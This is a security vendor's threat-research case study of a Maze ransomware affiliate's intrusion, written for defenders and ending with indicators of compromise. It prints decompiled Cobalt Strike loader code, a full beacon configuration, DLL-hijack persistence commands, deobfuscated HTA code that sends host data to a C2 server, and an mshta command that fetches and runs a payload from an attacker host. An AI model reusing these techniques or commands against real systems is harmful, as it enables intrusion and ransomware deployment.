Case Study: Catching a Human-Operated Maze Ransomware Attack In Action

labs.sentinelone.com/case-study-catching-a-human-operated-maze-ransomware-attack-in-action/

Jim Walter

SentinelLABS
Case Study: Catching a Human-Operated Maze Ransomware Attack In Action
READ BLOG

Executive Summary

- Maze ransomware is one of the most widespread ransomware strains currently in the wild and is distributed by different capable actors.
- We discovered a Maze affiliate deploying tailor-made persistence methods prior to delivering the ransomware.
- The actor appears to have used a stolen certificate to sign its Beacon stager.
- In common with other attacks, the actor used an HTA payload as an interactive shell, which we were able to catch live and deobfuscate.

Background

Maze ransomware has been used extensively in the last year or so as the final payload by many different actors around the world. This year, Maze operators notoriously began extorting companies not just by encrypting files but also through threatening to publish exfiltrated files online. We recently caught one Maze affiliate at the early stage of attempting to spread through a network belonging to one of our clients.

In this post, we share details about the methods used by this Maze affiliate in order to shed light on their tactics and to help security teams hunt for similar IOCs in their own networks.

Attack Entry Point

As previously reported in other Maze incidents, the attackers used RDP to gain access to an internet-facing machine, probably by brute-forcing the Administrator's password. One of the attacks against a US company began on Saturday the 4th of July, a date obviously chosen in the hope that many people – particularly security staff – might not be at work that day.

The attackers connected using RDP and uploaded their beacon payload, disguised as a known Microsoft binary named *netplwiz.exe*. Their payload had the same icon and description as the genuine binary of the same name and was also signed, most likely with a stolen certificate.


Sysinternals' *sigcheck.exe* on original *netplwiz.exe*:

```
c:windowssystem32Netplwiz.exe:
        Verified:       Signed
        Signing date:   10:29 AM 6/6/2020
        Publisher:      Microsoft Windows
        Company:        Microsoft Corporation
        Description:    Advanced User Accounts Control Panel
        Product:        Microsoft« Windows« Operating System
        Prod version:   10.0.18362.1
        File version:   10.0.18362.1 (WinBuild.160101.0800)
```

In the malicious netplwiz.exe, we can see the stolen certificate:

```
c:huntingcwcnetplwiz.exe.mal:
        Verified:       Signed
        Signing date:   8:05 PM 7/3/2020
        Publisher:      Clubessential, LLC.
        Company:        Microsoft Corporation
        Description:    Advanced User Accounts Control Panel
        Product:        Microsoft« Windows« Operating System
        Prod version:   6.1.7600.16385
        File version:   6.1.7600.16385 (win7_rtm.090713-1255)
```

A closer look at the certificate:



Signers

— Clubessential, LLC.


Name	Clubessential, LLC.
Status	Valid
Issuer	DigiCert SHA2 Assured ID Code Signing CA
Valid From	12:00 AM 10/25/2019
Valid To	01:00 PM 10/29/2020
Valid Usage	Code Signing
Algorithm	sha256RSA
Thumbprint	18C1A1679E66DEB5C2BD31803E136CF0D18D3825
Serial Number	01 B2 B7 77 92 1C 51 4C 5B F6 B8 BF 6A 44 7A 14

+ DigiCert SHA2 Assured ID Code Signing CA

+ DigiCert


This executable is a simple packer that loads Cobalt Strike's Beacon version 4. This packer is pretty simple, and does the following:

- Hides their window
- Checks for a debugger using isDebuggerPresent
- Decodes a XOR'ed stageless beacon (note – using VirtualAllocExNuma for memory allocation instead of the more commonly used VirtualAlloc/Ex)
- Executes the beacon




```
v12 = -2i64;
v3 = GetConsoleWindow();
ShowWindow(v3, 0);
if ( !checkIsDebuggerPresent() && !allocateMemoryDecodedPayload() )
{
  v8 = operator new(1ui64);
  if ( v8 )
    v9 = v8;
  else
    v9 = 0i64;
  v10 = v9;
  (decodePayload)(v9);
  Block = v9;
  j_j_free(v9);
}
procHandle = GetCurrentProcess();
lpAddress = VirtualAllocExNuma(procHandle, 0i64, 0xAB36E7ui64, 0x3000u, PAGE_READWRITE, 0);// Allocating memory for decoded payload
Sleep(1521u);
copyDecodedPayload(lpAddress);
Sleep(1315u);
VirtualProtect(lpAddress, 0x4BB70ui64, PAGE_EXECUTE_READ, &flOldProtect);// Add EXECUTE permission to the memory
Sleep(0x6CFu);
callDecodedShellcode(lpAddress);
return 0;
```

The decoding function looks like this:



```
payloadSize = encodedBeacon[4] + (encodedBeacon[5] << 8) + (encodedBeacon[6] << 16);
xorKey[0] = encodedBeacon[8];
xorKey[1] = encodedBeacon[9];
xorKey[2] = encodedBeacon[10];
xorKey[3] = encodedBeacon[11];
xorKey[4] = encodedBeacon[12];
xorKey[5] = encodedBeacon[13];
xorKey[6] = encodedBeacon[14];
xorKey[7] = encodedBeacon[15];
for ( i = 0; i < 0x4BB70; ++i )
  decodedPayload[i] = -112;
for ( j = 16; ; ++j )
{
  size = (payloadSize + 16);
  if ( j >= size )
    break;
  decodedPayload[j - 16] = xorKey[j % 8] ^ encodedBeacon[j];
}
return size;
```

We dumped the beacon from memory and parsed its configuration:



```
BeaconType          - HTTPS
Port                - 443
SleepTime           - 61107
MaxGetSize          - 1048580
Jitter              - 13
MaxDNS              - 245
C2Server            - pkcs.ocspverisign.pw,/MFEwTzBNMEswSTAJBgUrDgMCGgUABBQe6LNDJdqx2BJOp7hVgTeaGFJ2FC
                      crl.ocspverisign.pw,/MFEwTzBNMEswSTAJBgUrDgMCGgUABBQe6LNDJdqx2BJOp7hVgTeaGFJ2FC
                      pfx.ocspverisign.pw,/MFEwTzBNMEswSTAJBgUrDgMCGgUABBS56bKHAoUD2BOyl2B0LhPg9JxyQm
UserAgent           - Microsoft-CryptoAPI/10.0
HttpPostUri         - /MFEwTzBNMEswSTAJBgUrDgMCGgUABBSLIycRsoI3J6zPns4K1aQgAqaqHgQUZ
HttpGet_Metadata    - Cookie: cdn=ocsp;
                      Cookie
HttpPost_Metadata   - Content-Type: application/ocsp-request
                      Cookie: cdn=ocsp;
                      u
DNS_Idle            - 8.8.8.8
DNS_Sleep           - 0
Spawnto_x86         - %windir%\syswow64\werfault.exe
Spawnto_x64         - %windir%\sysnative\wuauclt.exe
Proxy_Behavior      - Use IE settings
```

Tailor-Made Persistence Mechanisms

Although the entry method is pretty common, the attackers displayed great creativity in their persistence methods, which were tailor-made to the machine they found themselves on.

For example, one host was running a SolarWinds Orion instance. This Orion product uses RabbitMQ as the internal messaging component and is installed with the product. RabbitMQ is written in Erlang, and therefore uses the Erlang runtime service (*erlsrv.exe*) to run.

The attackers relied on this dependency chain to spawn themselves in this *erlsrv.exe* process and to gain persistence on the host, as the RabbitMQ service is running *erlsrv.exe*.

We could see this when the attackers dropped two DLLs containing their beacon stager to disk and then began interfering with the RabbitMQ service:

```
tasklist /SVC
sc qc RabbitMQ
Uploaded: C:Program Files (x86)SolarWindsOrionErlangerts-7.1binacluapi.dll
Uploaded: C:Program Files (x86)SolarWindsOrionErlangerts-7.1binversion.dll
sc stop RabbitMQ
sc start RabbitMQ
```

The DLL that was hijacked is version.dll, which is normally loaded from the system32 folder. By dropping it in the same folder as *erlsrv.exe*, it loaded their *version.dll*, and it loaded *acluapi.dll* containing the beacon.

After restarting the RabbitMQ service, a Cobalt Strike Beacon started communicating to the same domain as the one from netplwiz, but this time from *erlsrv.exe* and SYSTEM integrity level.

In another case showing similar adaptation to the local environment, the attackers targeted the Java Updater which runs when the computer starts and dropped a DLL that is loaded by *jusched.exe* when it starts.

After installing persistency, the attackers did some domain reconnaissance and uploaded ngrok to *C:Windowsdwm.exe* and used it for tunneling.

They also ran this:

```
sc config UI0Detect start= disabled
```

The UI0Detect, like the name implies, detects and alerts the user if a program in session 0 tries to interact with the desktop. It's important for them to disable this service in order to avoid alerting the user in case they accidentally pop a message box or starting a GUI application while running as SYSTEM.

HTA Payload

When they found an interesting server they wanted to laterally move to, they used *sc.exe* and deployed a tool that gave them an online shell on that target.


Specifically, they ran this command (IP changed):

```
sc 192.168.90.90 config MiExchange binPath= "c:windowssystem32cmd.exe /c start mshta
http://crt.officecloud[.]top/st"
```

They used mshta to run an HTA payload that was hosted on their site. We believe the HTA is their way of working online on remote computers before deploying their Cobalt Strike Beacon, if they believe it's worth it.

The HTA payload is a somewhat sophisticated and automatically obfuscated code that we believe is self-made (as we've found no evidence of it online).

You can see the obfuscated and our de-obfuscated version here.




```
try
{if(USZOOYWIZS.TNHTOGCTIG!="prfx")
{if(USZOOYWIZS.DYPJQVFPFC())
{var path="SOFT"+"WARE\\Mi"+"crosoft\\I"+"nternet Explor"+"er\\St"+
"yles";var key="Ma"+"xScriptStat"+"ements";USZOOYWIZS.XDGAVBPIRF.
VIUNPHBKRR(USZOOYWIZS.XDGAVBPIRF.RZJJYUNYBI,path,key,0xFFFFFFFF,
USZOOYWIZS.XDGAVBPIRF.RWWWGIWTOM);}
USZOOYWIZS.JLOOXOZDZT.FEQUSOEKAK(USZOOYWIZS.FSZGCSETMH.IAPTOFSEZA());
try{USZOOYWIZS.JLOOXOZDZT.MMTQDJLVYX("");}catch(e){USZOOYWIZS.
JLOOXOZDZT.ENNXSOYMMH(e)}
USZOOYWIZS.IQSPUIAMOB();}
else
{if(USZOOYWIZS.DYPJQVFPFC())
CanHelpTimeout();else
CanHelpLoop();}}
catch(e)
{USZOOYWIZS.JLOOXOZDZT.ENNXSOYMMH(e);}
```

```
try {
    if (mainFuncStruct.emptyIfFirstRun != "prfx") {
        if (mainFuncStruct.isRunningInMshta()) {
            var path = "SOFT" + "WARE\\Mi" + "crosoft\\I" + "nternet
            Explor" + "er\\St" + "yles";
            var key = "Ma" + "xScriptStat" + "ements";
            mainFuncStruct.funcStruct5.setRegistryValue(
            mainFuncStruct.funcStruct5.HKCU, path, key, 0xFFFFFFFF,
            mainFuncStruct.funcStruct5.REG_DWORD);
        }
        mainFuncStruct.funcStruct6.sendDataToCNC(mainFuncStruct.
        funcStruct4.getComputerInfo());
        try {
            mainFuncStruct.funcStruct6.runMshtaFromCNC("");
        } catch (e) {
            mainFuncStruct.funcStruct6.sendErrorDataToCNC(e)
        }
        mainFuncStruct.killSelf();
    } else {
        if (mainFuncStruct.isRunningInMshta())
            LimitedRunLoop();
        else
            InfiniteRunLoop();
    }
} catch (e) {
    mainFuncStruct.funcStruct6.sendErrorDataToCNC(e);
}
```

Main Loop – Encoded vs Decoded

When ran, it first sends some basic information of the computer, such as OS Version, routing info, Domain Controller name (if the computer is member of a domain) and more:



```
var info = domain + "\\" + net.Username;
if (mainFuncStruct.funcStruct4.getSessions())
    info += "*";
info += " n0body i know " + net.ComputerName;
info += " n0body i know " + mainFuncStruct.funcStruct4.readOsVersion();
info += " n0body i know " + mainFuncStruct.funcStruct4.getDCName();
info += " n0body i know " + mainFuncStruct.funcStruct4.getArch();
info += " n0body i know " + mainFuncStruct.funcStruct4.cdToTempFolder();
info += " n0body i know " + mainFuncStruct.funcStruct4.getRoutingInfo();
info += " n0body i know " + mainFuncStruct.funcStruct4.chcp();
info += " n0body i know " + mainFuncStruct.funcStruct4.getSomeCodePageNum();
return info;
```

The payload contains a variable that is empty when it is first run. In this case, it runs another HTA from the server using *mshta.exe*, which is identical to itself except that the variable now contains the value "prfx" instead of being empty.

Consequently, it enters a loop of running HTAs from the server.

The simplified code looks as follows:

```
try {
    if (mainFuncStruct.emptyIfFirstRun != "prfx") {
        try {
            mainFuncStruct.funcStruct6.runMshtaFromCNC("");
        } catch (e) {
            mainFuncStruct.funcStruct6.sendErrorDataToCNC(e)
        }
        mainFuncStruct.killSelf();
    } else {
        if (mainFuncStruct.isRunningInMshta())
            LimitedRunLoop();
        else
            InfiniteRunLoop();
    }
} catch (e) {
    mainFuncStruct.funcStruct6.sendErrorDataToCNC(e);
}
```

The payload is interesting because it has some unique behavior:

1. It can be run both as a JScript file and as an HTA file
2. It never receives simple *cmd.exe* commands from the server, only HTAs (that may run *cmd.exe* themselves)
3. It’s obfuscated automatically and differently every time it is requested from the server

Also worth noting from a hunting perspective is that it runs *net1.exe* directly, instead of *net.exe*, probably to evade EDR and command-line based detection methods.

Conclusion

All of the above shows that these are very capable attackers. Although they used mostly known methods, they also showed some creativity to compromise targets successfully and move laterally inside them with ease and speed. However, they were still caught and mitigated by the SentinelOne agent before any harm was done.

As their HTA-serving server is still online, and since this campaign is still going strong, we recommend security teams to check for the following IOCs in their EDR data or SIEM and quickly mitigate any that are found to prevent the ransomware being deployed.

Indicators of Compromise

HTA Payload Servers

crt.officecloud[.]top
crt.globalsign[.]icu
mhennigan.safedatasystems[.]com

CS Beacon Server

ocspverisign[.]pw

Other Tools Used

ngrok.exe
Certificate signer: “Clubessential, LLC.”

Full Beacon Configuration

```
BeaconType                       - HTTPS
Port                             - 443
SleepTime                        - 61107
MaxGetSize                       - 1048580
Jitter                           - 13
MaxDNS                           - 245
C2Server                         -
pkcs.ocspverisign.pw,/MFEwTzBNMEswSTAJBgUrDgMCGgUABBQe6LNDJdqx2BJOp7hVgTeaGFJ2FC

crl.ocspverisign.pw,/MFEwTzBNMEswSTAJBgUrDgMCGgUABBQe6LNDJdqx2BJOp7hVgTeaGFJ2FC

pfx.ocspverisign.pw,/MFEwTzBNMEswSTAJBgUrDgMCGgUABBS56bKHAoUD2BOyl2B0LhPg9JxyQm
UserAgent                        - Microsoft-CryptoAPI/10.0
HttpPostUri                      -
/MFEwTzBNMEswSTAJBgUrDgMCGgUABBSLIycRsoI3J6zPns4K1aQgAqaqHgQUZ
HttpGet_Metadata                 - Cookie: cdn=ocsp;
                                   Cookie
HttpPost_Metadata                - Content-Type: application/ocsp-request
                                   Cookie: cdn=ocsp;
                                   u
DNS_Idle                         - 8.8.8.8
DNS_Sleep                        - 0
HttpGet_Verb                     - GET
HttpPost_Verb                    - POST
HttpPostChunk                    - 0
Spawnto_x86                      - %windir%syswow64werfault.exe
Spawnto_x64                      - %windir%sysnativewuauclt.exe
CryptoScheme                     - 0
Proxy_Behavior                   - Use IE settings
Watermark                        - 305419896
bStageCleanup                    - False
bCFGCaution                      - False
KillDate                         - 0
bProcInject_StartRWX             - True
bProcInject_UseRWX               - False
bProcInject_MinAllocSize         - 21036
ProcInject_PrependAppend_x86     -
b'x90x90x90x90x90x90x90x90x90x90x90x90x90x90x90x90x90x90x90x90x90x90x90x90'
                                   Empty
ProcInject_PrependAppend_x64     -
b'x90x90x90x90x90x90x90x90x90x90x90x90x90x90x90x90x90x90x90x90x90x90x90x90'
                                   Empty
ProcInject_Execute               - ntdll.dll:RtlUserThreadStart
                                   SetThreadContext
                                   RtlCreateUserThread
ProcInject_AllocationMethod      - VirtualAllocEx
bUsesCookies                     - True
```